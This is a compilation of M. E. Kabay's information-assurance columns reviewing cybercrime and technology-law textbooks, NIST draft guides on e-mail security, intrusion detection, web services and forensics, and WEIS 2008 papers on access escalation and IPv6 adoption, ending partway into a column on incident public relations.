- Clifford, R. D. (2006), ed. _*Cybercrime: The Investigation, Prosecution and Defense of a Computer-Related Crime, Second Edition.*_ Carolina Academic Press (ISBN 1-59460-150-X). xii + 282. Index.

Robert Moore, PhD is Assistant Professor of Criminal Justice at Delta State University in Cleveland < http://ntweb.deltastate.edu/vp_academic/bmoore/ >. We chose Dr Moore's book for its concise introduction to the types of computer crime that our students need to understand and for its focus on the practical needs of investigators. The text has the following structure:

1. An Introduction to High-Technology Crime
2. Hackers, Crackers, and Phone Phreaks
3. Identity Theft and Bandits of the Information Superhighway
4. Digital Child Pornography and the Abuse of Children in Cyberspace
5. Financial Fraud and Con Artistry on the Net
6. Emerging Crimes on the Internet
7. Investigating the Internet: Examining Online Investigations and Sting Operations
8. Seizure of Digital Evidence
9. Executing a Search Warrant for Digital Evidence
10. An Introduction to Computer Forensics
11. Legal Issues in the Admission of Digital Evidence
12. The Future of High-Technology Crime.

Ralph D. Clifford, JD is Professor of Law and associate dean of the Southern New England school of Law in North Dartmouth, MA < http://www.snesl.edu/bio.aspx?f=&s=1&b=8&t=6 >. He has brought together a number of distinguished authors who focus primarily on the legal basis for computer-crime investigations:

- Susan W. Bremer (Distinguished Professor of Law And Technology, University of Dayton school of Law): "Defining Cyber Crime: a Review of State and Federal Law."

- Ivan Orton (Senior Deputy Prosecuting Attorney, Fraud Division, Office of the Prosecuting Attorney, King County, Seattle, Washington): "The Investigation and

Prosecution of a Cyber Crime." This chapter has some valuable case studies that are carried through the entire investigative process and prosecution.

- Joseph F. Savage, Jr with Darlene D, Moreau and Dianna Lamb (attorneys in private practice): "Defending Cybercrime Cases: Selected Statutes and Defenses."

- Miriam F. Miquelon Weismann (Associate Professor, Southern New England School of Law): "International Cybercrime: Recent Developments in the Law."

A complete table of contents showing all the subheadings (but with incorrect page numbers) is available at < http://www.loc.gov/catdir/toc/ecip065/2005036294.html >.

I am confident that our students will learn a lot from these texts and I think some readers, especially those in law enforcement or information assurance education, will too.

In my next column, I will review our third textbook, which provides a comprehensive summary of civil and criminal law with a special focus on intellectual property rights.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Legal Aspects of Managing Technology

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As I mentioned in a recent column, I'm team-teaching the CJ341 course on Cybercrime and Cyberlaw at Norwich University this semester with Prof Julie Tower-Pierce, Esq < http://www.mekabay.com/courses/academic/norwich/cj341/index.htm >. Along with the two books I reviewed in that column, we're using this one:

Burgunder, L. (2007). _*Legal Aspects of Managing Technology, Fourth Edition.*_ Thomson West Legal Studies in Business (ISBN 0-324-39973-1). xv + 683. Index. Amazon link < http://tinyurl.com/qpvyo >

Lee Burgunder is Professor of Business Law and Public Policy at California Polytechnic State University in San Luis Obispo. His text includes the following chapters:

1. An Overview of the Technology Policy Environment in the United States
2. The International Technology Policy Environment
3. Fundamental Requirements for Patent Protection in the United States
4. Obtaining and Defending Patent Rights in the United States and Globally
5. Patent Protection for Computer Programs and Internet Business Methods
6. Protection of Secret Information
7. Fundamental Aspects of Copyright Protection
8. Copyright Protection for Computer Programs and Digital Media
9. Copyright and the Internet
10. Protecting™ Product Designs in International Markets
11. Domain Names and Other Trademark Issues on the Internet
12. Tort Liability for Physical and Economic Harms
13. Intrusions on Privacy and Other Personal Rights
14. Important Contract Issues for Technology Companies

The author explains in his preface that the book is intended to serve the needs of managers and students who must understand how laws affect technology management but who don't intend to

become lawyers. Professor Burgunder takes the position that Internet law has not sprung into existence all by itself: it is the logical application of well-established legal principles and case law developed to handle many kinds of technological changes. He has chosen to focus on "the most pressing and interesting issues without necessarily covering every legal angle that might come into play. . . . [T]he goal is to allow managers to understand the fundamental legal issues pertinent to technology management so that they can completely create strategic plans in consultation with their attorneys."

The book includes many current events and issues such as peer-to-peer music exchange, cyber squatting, spyware, scumware, antitrust prosecutions and the Uniform Computer Information Transactions Act. Controversial topics include freedom of speech, privacy rights in the workplace, protection of children who use the Internet and the effects of intellectual property law on international development.

Professor Burgunder also includes detailed accounts of 23 important legal cases illustrating "the concepts and reasoning that shape legal policies." He writes, “All the cases have been carefully edited so that the reader may focus on the major facts and issues involved in the dispute without being distracted by nuances of the legal system. In addition, the court’s original language has been preserved as much as possible. And, unlike many legal texts, the cases are preceded by explanations of what the reader should expect and are followed typically by summaries of their major principles."

Professor Tower-Pierce and I are looking forward to using this fine text in our course. I hope that some readers will also find it helpful.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

NIST Guidelines on E-Mail Security

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the nicest aspects of writing this column for so long (I started in 2000) is the tremendous support I get from readers in industry, education and government. For example, I just received a friendly note from Timothy Grance, Manager of the Systems & Network Security Group of the Computer Security Division (CSD) of the National Institute of Standards and Technology (NIST) http://csrc.nist.gov/staff.htm >. He pointed to a number of draft publications that will interest many readers and so I'll review them in this and upcoming columns. < http://csrc.nist.gov/publications/drafts.html > Anyone wanting to be added to an e-mail notification list about new NIST security publications can subscribe for free < http://csrc.nist.gov/compubs-mail.html >.

SP 800-45A, "Guidelines on Electronic Mail Security" < http://csrc.nist.gov/publications/drafts.html > "is intended to aid organizations in the installation, configuration, and maintenance of secure mail servers and mail clients." Authors Miles Tracy, Wayne Jansen, Jason Butterfield, Karen Kent, and Scott Bisker have structured the 143-page document with the following main sections:

1. Introduction
2. Background and Standards
3. Email-Related Encryption Standards
4. Planning and Management of Mail Servers
5. Securing the Operating System
6. Mail Server and Content Security
7. Implementing a Secure Network for a Mail Server
8. Mail Client Security
9. Securely Administering a Mail Server

Major topics include (quoting directly from the Executive Summary):

- Email standards and their security implications
- Email-related encryption standards
- Email-specific aspects of securing the underlying operating system
- Securing mail server applications
- Filtering email content
- Email-specific considerations in the deployment and configuration of network protection mechanisms:
  - Firewalls
  - Routers
  - Switches
  - Intrusion detection systems and intrusion prevention systems
- Securing mail clients
- Administrating the mail server in a secure manner:

- Backups
- Security testing
- Updating and patching
- Log reviews
- Records management/archiving email.

Highlights of the recommendations (again, quoted from the Executive Summary) include:

- Organizations should carefully plan and address the security aspects of the deployment of a mail server.
- Organizations should implement appropriate security management practices and controls when maintaining and operating a secure mail server.
- Organizations should ensure that the mail server operating system is deployed, configured, and managed to meet the security requirements of the organization.
- Organizations should ensure that the mail server application is deployed, configured, and managed to meet the security requirements of the organization.
- Organizations should consider the implementation of encryption technologies to protect user authentication and mail data.
- Organizations should employ their network infrastructure to protect their mail server(s).
- Maintaining the security of a mail server is an ongoing process.

Readers of this column will be particularly pleased to see the appendices, which include a glossary, a list of Internet Engineering Task Force (IETF) Requests for Comment (RFCs), a detailed list of references for further reading, a list of 35 sets of e-mail security tools and applications including Web links and descriptions, a seven-page list of useful URLs and nine pages of checklists that can be used in review and auditing.

If readers have comments for improvement of the documents, they can submit them to < mailto:sp800-45a@nist.gov?Subject=Comments%20SP800-45A > by October 6, 2006.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

NIST Guide to IDP Systems

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As I mentioned in a previous column, there's a new set of draft documents from the Computer Security Resource Center (CSRC) of the US National Institute of Standards and Technology (NIST) < http://csrc.nist.gov/publications/drafts.html >.

SP 800-94, "Guide to Intrusion Detection and Prevention (IDP) Systems" < http://csrc.nist.gov/publications/drafts/Draft-SP800-94.pdf > is intended to assist organizations in understanding intrusion detection system (IDS) and intrusion prevention system (IPS) technologies and in designing, implementing, configuring, securing, monitoring, and maintaining intrusion detection and prevention (IDP) solutions. It provides practical, real-world guidance for each of four classes of IDP products: network-based, wireless, network behavior anomaly detection software, and host-based. The publication also provides an overview of complementary technologies that can detect intrusions, such as security information and event management software. It focuses on enterprise IDP solutions, but most of the information in the publication is also applicable to standalone and small-scale IDP deployments. This publication replaces NIST SP 800-31, Intrusion Detection Systems."

The document was written by Karen Kent and Peter Mell and has the following structure:

1. Introduction
2. Intrusion Detection and Prevention Principles
3. Overview of IDP Technologies
4. Network-Based IDP
5. Wireless IDP
6. Network Behavior Anomaly Detection Software
7. Host-Based IDP
8. Using and Integrating Multiple IDP Technologies
9. IDP Product Selection

Highlights of the recommendations (quoted from the Executive Summary) include

- Organizations should ensure that all IDP components are secured appropriately.
- Organizations should consider using multiple types of IDP technologies to achieve more comprehensive and accurate detection and prevention of malicious activity.
- Organizations planning to use multiple types of IDP technologies or multiple products of the same IDP technology type should consider whether or not the IDPs should be integrated.
- Before evaluating IDP products, organizations should define the requirements that the products should meet.
- When evaluating IDP products, organizations should consider using a combination of several sources of data on the products' characteristics and capabilities.

As usual, the document includes a glossary (Appendix A), a list of acronyms (Appendix B) and an extensive list of print and online resources pertaining to IDP systems and charts showing vendors of various types of products:

- Common Enterprise Network-Based IDP Systems (20 product lines)
- Common Enterprise Wireless IDP Systems (8 products)
- Common Enterprise NBAD (network behavior anomaly detection) Systems (7 companies)
- Common Enterprise Host-Based IDP Products (12 product lines).

If readers have comments for improvement of the documents, they can submit them to < mailto:800-94comments@nist.gov?Subject=Comments%20SP800-94 > by October 20, 2006."

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

NIST Guide to Secure Web Services

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As I mentioned in a previous columns, there's a new set of draft documents from the Computer Security Resource Center (CSRC) of the US National Institute of Standards and Technology (NIST) < http://csrc.nist.gov/publications/drafts.html >.

SP 800-95, "Guide to Secure Web Services" < http://csrc.nist.gov/publications/drafts/Draft-SP800-95.pdf > "provides detailed information on standards for Web services security. This document explains the security features of Extensible Markup Language (XML), Simple Object Access Protocol (SOAP), the Universal Description, Discovery and Integration (UDDI) protocol, and related open standards in the area of Web services. It also provides specific recommendations to ensure the security of Web services-based applications."

The 140-page document was written by Anoop Singhal and TheodoreWinograd. It has the following structure:

1. Introduction
2. Background to Web Services and Their Relationship to Security
3. Web Service Security Functions and Related Technologies
4. Human User's Entry Point into the SOA: Web Portals
5. Secure Web Service-Enabling of Legacy Applications
6. Secure Implementation Tools and Technologies

The authors point out that designers and managers of Web servers face particularly difficult security problems: "Many of the features that make Web services attractive, including greater accessibility of data, dynamic application-to-application connections, and relative autonomy (lack of human intervention) are at odds with traditional security models and controls." [Page ES-1] Problems include protecting confidentiality and data integrity and the constant threat to availability caused by the universal access inherent in the World Wide Web. They argue that simple "Perimeter-based network security technologies (e.g., firewalls, intrusion detection) are inadequate to
protect SOAs [Service Oriented Architectures]" because "SOAs are dynamic, and can seldom be fully constrained to the physical boundaries of a single
network." In addition, "SOAP [Simple Object Access Protocol] … is transmitted over HTTP [Hyper Text Transfer Protocol], which is allowed to flow without restriction through most firewalls. Moreover, TLS [Transport Layer Security], which is used to authenticate and encrypt Web-based messages, is unsuitable for protecting SOAP messages because it is designed to operate between two endpoints. TLS cannot accommodate Web services' inherent ability to forward messages to multiple other Web services simultaneously."

Highlights of the recommendations include

1. Replicate data and services to improve availability.
2. Use logging of transactions to improve accountability.

3. Use Secure software design and development techniques to prevent vulnerabilities.
4. Use performance analysis and simulation techniques for end to end quality of service and quality of protection.
5. Digitally sign UDDI [Universal Description, Discovery and Integration] entries to verify the author of registered entries.

Appendix A consists of four scenarios in 13 pages that illustrate the principles and recommendations presented in the body of the Guide:

1. Financial Institution Developing a Web Service
2. Healthcare Emergency Responders Orchestration of Web Services on Different Platforms
3. Web Services Enabling of Legacy Civil Agency System
4. Using Web Services Security Appliances to "Security Enable" Insecure Web Services.

Appendix B is a summary of common attacks against Web servers (15 pages). Appendix C is a one-page summary of the ebXML standard (Electronic Business using eXtensible Markup Language). Appendix D is a good glossary of useful terms for discussions of Web security (nine pages) and Appendix E lists three pages of appropriate acronyms. Finally, Appendices F and G provide a total of 10 pages of pointers to useful print and online resources for improving Web security.

If readers have comments for improvement of the documents, they can submit them to < mailto:800-95comments@nist.gov?Subject=Comments%20SP800-101 > by October 30, 2006."

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Workshop on Economics of Information Security: WEIS 2008

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

One of the most difficult problems information assurance (IA) managers face is integrating IA into the financial management architecture underlying modern organizations. Because of the lack of centralized, verifiable reporting on information security breaches and their costs, it is impossible to emulate the actuarial statistics common to other forms of loss avoidance such as insurance, preventive maintenance, and health care. Strictly numerical methods such as annualized loss expectancies are of limited value in our field because of uncertain probabilities of occurrence and due to nebulous cost estimates for recovery from events that have not yet occurred in a specific environment.

Readers interested in this subject who can travel to the lovely New England town of Hanover< http://www.hanovernh.org/about >, New Hampshire at the end of June this year will be able to spend a few days concentrating on a range of topics centering on "risks, decision-making behaviors and metrics for evaluating business and policy options." The home page for the 2008 Workshop on the Economics of Information Security < http://weis2008.econinfosec.org/ > continues by asking, "How much should we spend on security? What incentives really drive privacy decisions? What are the trade-offs that individuals, firms, and governments face when allocating resources to protect data assets? Are there good ways to distribute risks and align goals when securing information systems?"

This seventh Workshop follows successful events.< http://weis2008.econinfosec.org/past_workshops.htm > hosted by leading universities in the US and the UK from 2002 through 2007. Topics this year include the following (see the program < http://weis2008.econinfosec.org/program.htm > for details including the full titles and the speakers):

- Cyber Policy and Regulation
  - Risk in Retail Payments
  - Identity Theft
  - Security Economics and European Policy
- Media Panel: Journalists' Perspective on Communicating Security
- CISO Panel: Evaluating ad Communicating Information Risk
- Risk Management and Security Investment
  - Homogeneous and Heterogeneous User Agents
  - Business-Oriented Management of Information Security
  - Productivity Space of Information Security
  - Communicating the Economic Value of Security Investments
- Technology and Policy Adoption
  - USB Memory Stick Security
  - Information Governance
  - Digital Rights Management

- Combatting Cybercrime
  - The Disclosure Debate
  - Incentives
  - Malicious Websites and the Underground Economy in China
  - Botnet Economics
- Cybercrime Panel: Investigating and Prosecuting Cybercrime
- End-to-End Trust
- Disclosure and Firm Valuation
  - SOx and Role of the Media
  - Information Security Disclosures and Incidents
  - Cyber Insurance
- Privacy and Trust
  - Economics of Covert Community Detection and Hiding
  - Transparency in Personal Data Processing
  - Distributed Trust
  - Competition for Information

The Workshop is hosted this year by the Center for Digital Strategies < http://mba.tuck.dartmouth.edu/digital/ > of the Tuck School of Business < http://www.tuck.dartmouth.edu/ > at Dartmouth College < http://www.dartmouth.edu/ >. The Dartmouth campus is a three hour drive from Boston (not counting rush hour) and is a two-hour interstate-highway drive from Manchester-Boston Regional Airport (code MHT)< http://www.flymanchester.com/ > in New Hampshire and from the Burlington International Airport (code BTV)< http://www.burlingtonintlairport.com/ > in Vermont. Once in New Hampshire or in Vermont, congestion is measured in rush minutes and the scenery is spectacularly lush in mid-summer.

Registration via the Web form < http://weis2008.econinfosec.org/registration_with_fees.htm > is quick and relatively inexpensive. Students and faculty receive substantial discounts. I think many readers will find the event of great value.

I am looking forward to attending the Workshop and I invite readers to come say hello if you see me there!

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

NIST Guidelines on Cell Phone Forensics

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As I mentioned in a previous columns, there's a new set of draft documents from the Computer Security Resource Center (CSRC) of the US National Institute of Standards and Technology (NIST) < http://csrc.nist.gov/publications/drafts.html >.

Readers who are corporate information security officers investigating possible violations of policy and law enforcement officials investigating possible crimes may need to extract data from the multi-purpose devices that are, curiously, still referred to as "mobile phones." For example, the Nokia Web site < http://www.nokiausa.com/phones/comparephones/1,8392,fltr=1|ordr=3,00.html > shows checkboxes for selecting devices equipped with

- Bluetooth® technology
- Camera (basic)
- Camera (2 megapixels or more)
- Downloadable ring tones
- FM radio
- Games
- Multimedia messaging
- MP3 player
- Speakerphone
- Video recorder
- Voice dialing
- Web browser.

When suspects use such devices, searching them for evidence becomes as necessary as searching their (other) computers.

SP 800-101, "Guidelines on Cell Phone Forensics" < http://csrc.nist.gov/publications/drafts/Draft-SP800-101.pdf > "outlines general principles and provides technical information intended to aid organizations evolve appropriate policies and procedures for preserving, acquiring, and examining digital evidence found on cell phones."

Authors Wayne Jansen and Rick Ayers have prepared a 98-page document with the following structure:

1. Introduction
2. Background
3. Forensic tools
4. Procedures and principles
5. Preservation
6. Acquisition

7. Examination and analysis
8. Reporting
9. References
Appendix A. Acronyms
Appendix B. Glossary
Appendix C. Generic acquisition overview
Appendix D. Standardized call records
Appendix E. Online forensic resources for mobile devices

Appendix C is an 11-page guide showing a generalized data-extraction process packed with screenshots from a variety of data-acquisition tools. It has the following subsections:

1. Connection identification
2. Device identification
3. Data selection
4. Acquisition
5. Phonebook entries
6. Call log entries
7. Message entries
8. Calendar entries
9. (U)SIM {UMTS [Universal Mobile Telecommunications System] Subscriber Identity Module}data
10. Picture entries
11. Searching
12. Reporting.

This work is a solid introduction to the terminology, tools and methods for forensic analysis of mobile communications devices; it will serve a wide range of users including instructors and students in industry and academic courses that focus on digital forensic investigations. I will certainly be recommending it as a reference in the upcoming Digital Forensics Investigations elective of the Norwich University Master of Science in Information Assurance (MSIA) program.

If readers have comments for improvement of the documents, they can submit them to < mailto:sp800-101@nist.gov?Subject=Comments%20SP800-101 > by September 29, 2006."

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

NIST Guide to Forensics in Incident Response

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As I mentioned in a previous columns, there's a new set of draft documents from the Computer Security Resource Center (CSRC) of the US National Institute of Standards and Technology (NIST) < http://csrc.nist.gov/publications/drafts.html >. In addition, SP 800-86, "Guide to Integrating Forensic Techniques into Incident Response" by Karen Kent, Suzanne Chevalier, Tim Grance and Hung Dang has reached final version stage. The PDF file is available for download from < http://csrc.ncsl.nist.gov/publications/nistpubs/800-86/SP800-86.pdf >.

The document has the following structure:

1. Introduction
2. Establishing and Organizing a Forensics Capability
3. Performing the Forensic Process
4. Using Data from Data Files
5. Using Data from Operating Systems
6. Using Data From Network Traffic
7. Using Data from Applications
8. Using Data from Multiple Sources

Highlights of the recommendations as shown in the Executive Summary include

- "Organizations should ensure that their policies contain clear statements addressing all major forensic considerations, such as contacting law enforcement, performing monitoring, and conducting regular reviews of forensic policies and procedures."
- "Organizations should create and maintain procedures and guidelines for performing forensic tasks, based on the organization's policies and all applicable laws and regulations."
- "Organizations should ensure that their policies and procedures support the reasonable and appropriate use of forensic tools."
- "Organizations should ensure that their IT professionals are prepared to participate in forensic activities."

The 121-page document includes a set of appendices that includes a collection of all the major recommendations (Appendix A – 4 pages).

Appendix B will be useful to everyone but particularly so to educators who use the document in awareness, training and education exercixes: it consists of a list of proposed discussion points and a number of interesting scenarios to help workshop participants apply their new knowledge. The questions are as follows (quoting directly from page B-1):

1. What are the potential sources of data?
2. Of the potential sources of data, which are the most likely to contain helpful

information and why?
3. Which data source would be checked first and why?
4. Which forensic tools and techniques would most likely be used? Which other tools and techniques might also be used?
5. Which groups and individuals within the organization would probably be involved in the forensic activities?
6. What communications with external parties might occur, if any?
7. From a forensic standpoint, what would be done differently if the scenario had occurred on a different day or at a different time (regular hours versus off-hours)?
8. From a forensic standpoint, what would be done differently if the scenario had occurred at a different physical location (onsite versus offsite)?

The scenarios are as follows:

1. Possible DDoS Attack
2. Online Payment Problems
3. Unknown Wireless Access Point
4. Reinfected Host
5. Mistaken Identity
6. Unwanted Screen Saver
7. Phishing Attempts
8. Encrypted Files

For example, Scenario 1 begins as follows: "On a Saturday afternoon, external users start having problems accessing the organization's public Web sites. Over the next hour, the problem worsens to the point where nearly every attempt to access any of the organization's public Web sites fails. Meanwhile, a member of the organization's networking staff responds to automatically generated alerts from an Internet border router and determines that much of the organization's Internet bandwidth is being consumed by an unusually large volume of User Datagram Protocol (UDP) packets to and from both of the organization's public Domain Name System (DNS) servers."

Each scenario has additional specific questions; for example Scenario 1 continues with these questions:

1. How would the forensic activity change if the DDoS attack appeared to be coming from a network in a different state? In a different country?
2. How would the forensic activity change if the DDoS attack appeared to be coming from a business partner's network?

SP 800-86 will be an excellent resource for all computer-incident response team planners.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can

be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

WEIS 2008:
Escalation and Incentives for Better Security

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the current series of articles, I'm reviewing some of the papers presented at the 2008 Workshop on the Economics of Information Security (WEIS 2008) < http://weis2008.econinfosec.org/ > at Dartmouth College on June 25-28, 2008.

Xia Zhao, PhD < http://www.dartmouth.edu/~xia/ > is a Research Fellow at the Glassmeyer/McNamee Center for Digital Strategies of the Tuck School of Business at Dartmouth College. In collaboration with Professor M. Eric Johnson, PhD < http://oracle-www.dartmouth.edu/dart/groucho/tuck_faculty_and_research.faculty_profile?p_id=Q1X3CS >, Professor of Operations Management and Director of the Center for Digital Strategies, she presented a paper entitled "Information Governance: Flexibility and Control through Escalation and Incentives. < http://weis2008.econinfosec.org/papers/Zhao.pdf >

The researchers present an overview of access-control models and point out that some organizations are experimenting successfully with a model for supporting creativity and effective use of corporate information by allowing rapid access to sensitive information if they need it, subject to appropriate controls and follow-up. They write,

> "In an increasingly dynamic world, information governance must be flexible, yet secure. To achieve flexibility, we consider a different approach where employees are given a base level of access, but allowed to escalate into controlled data and applications when needed. This allows one-time access without any time-delaying approval process. We have witnessed such an approach in several settings, including investment banking (where it is sometimes referred to as "override" … and health care (where it is called "break glass"…). In the cases we observed, escalation was used to solve a failure of traditional access control system.
>
> However, escalation potentially breeds significant security risks since employees may abuse their
> ability to access information. For example, accessing information not for business reasons but rather
> for personal benefit. To mitigate the associated security risks, the escalation activities are later
> audited, and employees found to be abusing their accesses are penalized. Auditing (or monitoring)
> with violation penalties have been implemented by firms seeking to drive desired behavior from
> employees or partners with respect to financial reporting, contract and regulation compliance. For
> example, Intel issues "speeding tickets" to employees that violate information security policies….

> Of course, escalation must be confined to cases where the risk of failure or the cost of recovery is relatively low compared to the cost of not granting access (e.g., the potential value created through escalation). It may not be suited to some financial or trading systems where there is significant risk of massive fraud. Rather it is useful in cases where there are many small risks or where the potential value of escalation is very high. For example, escalation is very effective in situations such as access to private medical information, where emergency access may save someone's life, or in a time-critical systems where the person with the necessary privileges may be unavailable…."

Using mathematical modeling, the authors developed the following key insights:

1. The quality of auditing is critically important for the success of an access-privilege-escalation system.
2. A range of penalties for violation of security standards using such an escalation system can be effective in reducing abuse; examples include mandatory compliance training (yecchh), writing explanatory reports (even more aversive in my opinion) and penalizing the employee's manager (The horror! The horror!).
3. Some data cannot be included in the range available through escalation.
4. Not all employees can be granted escalation privileges: the decision should be based on trust and need.
5. Observing the patterns of escalation can teach management about unsuspected information needs.

This last point is so valuable that I will quote the authors' own words in detail from their conclusion section:

> "The value of the information governance system with escalation also includes the possibility that the firm learns the dynamics of the business environment from employees. Sometime the firm is unaware of potential business opportunities simply because employees forwent them. The escalation scheme creates an implicit communicate channel between the firm and employees. It is also possible for the firm to spot trends that could identify a potentially malicious insider. Finally, it can be very helpful in establishing regular access levels and understanding how employees' roles change over time (sometimes referred to as role drift). By observing employees' needs over time, the firm can adjust their regular accesses accordingly."

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

WEIS 2008:
IPv6 Illustrates Resistance to New Technologies

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my previous column, I started reviewing an interesting paper by Hillary Elmore, L. Jean Camp and Brandon Stephens entitled "Diffusion and Adoption of IPv6 in the ARIN Region" < http://weis2008.econinfosec.org/papers/Elmore.pdf > that they presented at the 2008 Workshop on the Economics of Information Security (WEIS 2008) < http://weis2008.econinfosec.org/ > at Dartmouth College on June 25-28, 2008.

I found the most interesting section of the paper to be the part 6, the discussion of "Related Work in Economics of Information Security." I summarize below some of the key points made by the authors explaining resistance to adoption of new technologies and I urge readers to download the paper themselves to read the details. So in my own words, here are some highlights of their discussion:

- Small networks may experience relatively few benefits from adoption of new technology compared with the high cost of upgrading.
- Like patches, new protocols may have unexpected bugs or cause unexpected problems through their interactions with the existing technical infrastructure; therefore, many organizations will tend to delay implementation until others in the market have tried the new technology and ironed out the first bugs.
- The costs of implementing a change in the fundamental infrastructure mentioned in the point just above will include personnel education and training plus time and money involved in coping with inevitable problems resulting from inexperience. Such costs are difficult to explain and justify to nontechnical managers looking at the profit-and-loss statements of an organization.

Given the urgency of coping with exhaustion of the IPv6 address space, what are some measures that might encourage wider acceptance of the technology? The authors discuss the following approaches, which are not mutually exclusive:

- Governments can offer subsidies to offset costs.
- Governments can legislate fines as negative incentives (but these are less effective than positive incentives).
- A free market in IPv4 addresses can develop which might eventually drive the price of acquiring someone else's old IPv4 address above the costs of installing a new IPv6 address…
- … or alternatively, a free market in IPv4 addresses might manage scarcity and indefinitely reduce pressures to move to IPv6.
- Government pressures to force implementation of IPv6 by the governments of "the US and Europe could force premature adoption causing a window of greater disruption and vulnerability."
- New policies by the Regional Internet Registries (RIR) community < http://www.nro.net/about/internet-registries.html > could limit assignment of new IPv4

addresses to organizations that do not currently have any. “If organizations which already have IPv4 blocks which can be routed are assigned only IPv6 addresses, this implies that the most rapidly expanding entities on the network will have the greatest incentive to move to IPv6.” However, the authors continue, “Making these choices is made more complex by the fact that the RIR communities consist exactly of those organizations which already have IPv4 blocks. Thus the RIR will effectively be asking its membership to deny itself access to potentially valuable address space to ensure that others have this address space.”

Readers will find a great deal to think about in this paper and I thank the authors for checking my summary for correctness.

* * *

Hillary Elmore is a master’s student in the Human-Computer Interactions Design (HCID) program < http://xavier.informatics.indiana.edu/gradsites/hcid/Masters/ > in the School of Informatics < http://informatics.indiana.edu/overview/mission.asp > at Indiana University Bloomington; Prof. L. Jean Camp, PhD < http://www.ljean.com/ > is a noted security researcher and innovative academic particularly interested in the interactions of information security and society; Brandon Stephens < http://brandonstephens.com/resume.html > is also a master’s student in the HCID program at Indiana.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

The Ostrich Maneuver:
Burying Bad News A Bad Idea

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the important steps in any information systems incident response plan is public relations. How will your organization cope with unfavorable news? Will you delay responses to legitimate questions? Suppress the truth? Outright lie? Or will you focus on clear, timely answers to the questions, constructive responses and a timetable for correcting the problem?

Bob Brewin reported in _Federal Computer Week_ for March 16, 2006 on Report No. D-2006-053 from the US Department of Defense Office of the Inspector General. He wrote that "The network that stitches together radars, missile launch sites and command control centers for the Missile Defense Agency (MDA) ground-based defense system has such serious security flaws that the agency and its contractor, Boeing, may not be able to prevent misuse of the system, according to a Defense Department Inspector General's report." < http://www.fcw.com/article92640-03-16-06-Web&newsletter%3Dyes >

The results section of the report's Executive Summary was as follows:

